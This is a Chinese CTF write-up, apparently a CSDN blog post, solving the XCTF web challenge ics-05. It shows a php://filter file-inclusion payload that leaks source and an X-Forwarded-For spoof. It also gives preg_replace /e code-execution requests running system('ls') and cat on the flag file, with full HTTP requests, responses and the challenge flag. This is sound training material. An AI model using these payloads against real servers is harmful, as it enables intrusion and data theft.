

攻防世界web高手进阶区ics-05（XCTF 4th-CyberEarth）WriteUp

原创

[D-R0s1](#) 于 2019-08-04 17:49:23 发布 4417 收藏 4

分类专栏: [CTF WriteUp web](#) 文章标签: [攻防世界](#) [ctf](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/CliffordR/article/details/98472156>

版权



[CTF WriteUp](#) 同时被 2 个专栏收录

28 篇文章 3 订阅

订阅专栏



[web](#)

23 篇文章 2 订阅

订阅专栏

文章目录

[解题部分](#)

[总结:](#)

解题部分

题目来源

攻防世界web高手进阶区ics-05（XCTF 4th-CyberEarth）

- 1.拿到题目以后, 发现是一个index.php的页面, 并且设备...没有显示完全, 此位置可疑。
- 2.源代码中发现?page=index, 出现page这个get参数, 联想到可能存在文件包含读源码的漏洞, 尝试读取index.php的页面源码

通过php内置协议直接读取代码


```
/index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```

LF漏洞的黑盒判断方法:

单纯的从URL判断的话, URL中path、dir、file、pag、page、archive、p、eng、语言文件等相关关键字眼的时候,可能存在文件包含漏洞。

此处, 因为源码中有提示?page=index,所以读一下index.php中的源码

3.



进行base64解密

```
<?php
error_reporting(0);

@session_start();
posix_setuid(1000);

?>
<!DOCTYPE HTML>
<html>

<head>
  <meta charset="utf-8">
  <meta name="renderer" content="webkit">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
  <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
  <link rel="stylesheet" href="layui/css/layui.css" media="all">
  <title>设备维护中心</title>
  <meta charset="utf-8">
</head>

<body>
  <ul class="layui-nav">
    <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
  </ul>
  <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
    <legend>设备列表</legend>
  </fieldset>
  <table class="layui-hide" id="test"></table>
  <script type="text/html" id="switchTpl">
    <!-- 这里的 checked 的状态只是演示 -->
```

```



```

```

</div style="text-align:center">
  <p class="lead">
    <?php

    if (strpos($page, 'input') > 0) {
        die();
    }

    if (strpos($page, 'ta:text') > 0) {
        die();
    }

    if (strpos($page, 'text') > 0) {
        die();
    }

    if ($page === 'index.php') {
        die('Ok');
    }

    include($page);
    die();
    ?>
  </p>
  <br /><br /><br /><br />

<?php
}}

//方便的实现输入输出的功能,正在开发中的功能,只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
?>
</body>
</html>

```

得到源码后开始审计

```
//方便的实现输入输出的功能,正在开发中的功能,只能内部人员测试
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
}
```

此处存在preg_replace函数，尝试测试是否存在命令注入漏洞

函数作用：搜索subject中匹配pattern的部分，以replacement进行替换。

此处明显考察的是preg_replace函数使用/e模式，导致代码执行的问题。也就是说，pat值和sub值相同，rep的代码就会执行。XFF改成127.0.0.1之后，GET进来三个参数。这里调用了preg_replace函数。并且没有对pat进行过滤，所以可以传入"/e"触发漏洞，触发后replacement的语句是会得到执行的，首先执行一下phpinfo

Request

Raw Params Headers Hex

GET /index.php?pat=/test/e&rep=phpinfo()&sub=test HTTP/1.1

Host: 111.198.29.45:43970

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)

Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: keep-alive

Cookie: PHPSESSID=4m6pj7tvtkvec0cmf13b4qa63

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

X-forwarded-for: 127.0.0.1

Response

Raw Headers Hex HTML Render

PHP Version 5.5.9-1ubuntu4.22

| | |
|-----------------------------------|--|
| System | Linux a43bc8d8f985 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64 |
| Build Date | Aug 4 2017 19:39:57 |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php5/apache2 |

<https://blog.csdn.net/CliffordR>

执行成功

然后使用system("ls")尝试获取文件目录

Request

Raw Params Headers Hex

GET /index.php?pat=/test/e&rep=system("ls")&sub=test HTTP/1.1

Host: 111.198.29.45:43970

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)

Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: keep-alive

Cookie: PHPSESSID=4m6pj7tvtkvec0cmf13b4qa63

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

X-forwarded-for: 127.0.0.1

Response

Raw Headers Hex HTML Render

//导航的hover效果、二级菜单等功能,需要依赖element模块

//监听导航点击

```
element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
});
});
</script>
```


Welcome My Admin !
css

index.html

index.php

js

layui

logo.png

s3chahahaDir

start.sh

和图.png

```
</body>
</html>
```

<https://blog.csdn.net/CliffordR>

使用cd进入目标文件

```
system("cd+s3chahahaDir/flag+%26%26+ls")
```

为了避免编码问题，此处不能使用空格隔开，而是使用+，%26%26为&&，意思是当前面命令执行成功时，继续执行后面的命令。

```
GET
/index.php?pat=/test/e&rep=system("cd+s3chahahaDir/flag+%26%26+ls")&sub=test HTTP/1.1
Host: 111.198.29.45:43970
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4m6pj7tvltkvec0cmf13b4qa63
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-forwarded-for: 127.0.0.1
```

```
    ]
  },
  page: true
});
</script>
<script>
layui.use('element', function() {
  var element = layui.element;
  //导航的hover效果、二级菜单等功能，需要依赖element模块
  //监听导航点击
  element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
  });
});
</script>

<br >Welcome My Admin ! <br >flag.php

</body>

</html>
```

<https://blog.csdn.net/CliffordR>

最后使用cat命令获取flag.php中的文件

```
Request
Raw Params Headers Hex
GET
/index.php?pat=/test/e&rep=system("cat+s3chahahaDir/flag/flag.php+%26%26+ls")&sub=test HTTP/1.1
Host: 111.198.29.45:43970
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4m6pj7tvltkvec0cmf13b4qa63
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-forwarded-for: 127.0.0.1
```

```
Response
Raw Headers Hex HTML Render
element.on('nav(demo)', function(elem) {
  //console.log(elem)
  layer.msg(elem.text());
});
</script>

<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace(9bf346623c69ace716d5a3252c2c5892)';

?>
css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png
```

<https://blog.csdn.net/CliffordR>

成功获取flag。

总结：

思路建立:

- 1.由?page=index联想到可能存在文件包含读源码的漏洞,使用/index.php?page=php://filter/read=convert.base64-encode/resource=index.php获取index.php中源码
- 2.读取源码后,进行代码审计。发现存在preg_replace函数,尝试利用命令执行漏洞,获取到文件目录,最终找到目标文件
- 3.读取存在flag的文件,得到flag。

主要技能点:

文件包含漏洞

PHP伪协议中的 php://filter

preg_replace函数引发的命令执行漏洞